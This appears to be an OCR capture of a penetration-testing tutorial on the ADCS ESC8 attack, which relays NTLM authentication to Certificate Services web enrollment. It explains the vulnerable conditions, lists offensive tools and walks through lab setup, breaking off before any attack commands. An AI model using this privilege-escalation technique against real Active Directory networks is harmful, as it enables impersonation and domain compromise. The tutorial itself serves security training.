
ADCS ESC8 – NTLM Relay to AD CS HTTP Endpoints

hackingarticles.in/adcs-esc8-ntlm-relay-to-ad-cs-http-endpoints

Raj June 2, 2025



ESC8 is a critical vulnerability in [Active Directory Certificate Services](#) **(ADCS)** that targets web enrollment interfaces, making them **vulnerable** to **NTLM relay attacks**. If **HTTPS** is not enforced and the **Certificate Authority (CA)** supports client authentication or domain computer enrollment templates, attackers can exploit this to **impersonate** users and escalate privileges. This attack can target any domain machine, including domain controllers, allowing attackers to silently gain higher privileges and further compromise the network. Proper configuration and security measures are essential to prevent **ESC8 exploitation**.

Table of Content

- Interactive LDAP Shell as Domain Controller using Certipy
- Method 2: Using Impacket-ntlmrelay
- Lateral Movement & Privilege Escalation using Evil-Winrm

Mitigation

Overview the ESC8 Attack

ESC8 is a **critical Active Directory escalation path** that exploits **misconfigured AD Certificate Services (ADCS) Web Enrollment**, using NTLM relay and coercion to impersonate privileged accounts like Domain Admins. It's a post-exploitation attack that leverages vulnerable certificate templates and CA settings to silently escalate privileges, without triggering security defenses, and doesn't rely on malware or zero-day exploits.

ADCS Web Enrollment Architecture

Web Enrollment is an optional feature of ADCS that exposes an **HTTP interface at /certsrv**, allowing users to:

- Request new certificates via a browser
- Renew existing ones
- Download CA certificates or CRLs

While convenient for internal users and devices, this web portal becomes a **serious vulnerability** when:

- It **accepts NTLM authentication** over HTTP
- The CA allows **enrollment using highly privileged templates**
- There's **no protection against NTLM relay**

How It Works:

- A user submits a certificate request via the web interface.
- The CA checks the requester's permissions and certificate template.
- If approved, the CA signs and issues a valid certificate.
- The user can then use the certificate for authentication (Kerberos/PKINIT) or for tasks like S/MIME, EFS, etc.

*Note: When **NTLM authentication is allowed on the Web Enrollment page**, it opens the door to **NTLM relay attacks**, especially if paired with **coercion tools like PetitPotam**.*

ADCS Servers Vulnerable to ESC8 Typically Meet These Conditions:

- **Web Enrollment** is enabled (http://192.168.1.10/certsrv/)
- The **Request Disposition** on the certificate template is set to Issue (i.e., automatically approve requests)
- The CA does **not enforce strong requestor validation** (e.g., no manager approval, no subject name restrictions)

Prerequisite


- Windows Server 2019 as Active Directory that supports PKINIT as DC1 and DC2.
- Domain must have Active Directory Certificate Services and Certificate Authority configured and
- DC2 with web enrollment enabled.
- Kali Linux packed with tools
- Tools: Evil-Winrm, certipy-ad, nxc, PetitPotam

Lab Setup

Before we jump into the attack walkthrough, make sure **DC2 (the target server)** has **Active Directory Certificate Services (ADCS)** installed with the **Web Enrollment** role enabled. This is **critical**, as ESC8 specifically abuses the /certsrv HTTP interface provided by this component.


To install ADCS with Web Enrollment:

Firstly, open **Server Manager > Add Roles and Features**




Choose Installation Type

- On the **"Installation Type"** screen, select:
- **Role-based or feature-based installation**
- Click **Next**.



Select the Destination Server

- Select your local server (**ignite.local**) from the list.
- Click **Next**.



Select Server Roles

- Scroll down and find: **Active Directory Certificate Services**
- A pop-up will appear to add dependencies.
- Click **Add Features**, then click **Next**.


After choosing the ADCS role, you'll be prompted to select which **role services** to install.

Check:

Certification Authority Web Enrollment


Note:Web Enrollment is essential for ESC8 exploitation as it exposes the vulnerable HTTP interface.

Click **Next**.




Install Required Features

On the **Features** page, accept the defaults and click **Next**.




Confirm and Install

- On the confirmation screen, review your selections.
- Optional: Check the box to restart automatically if required.



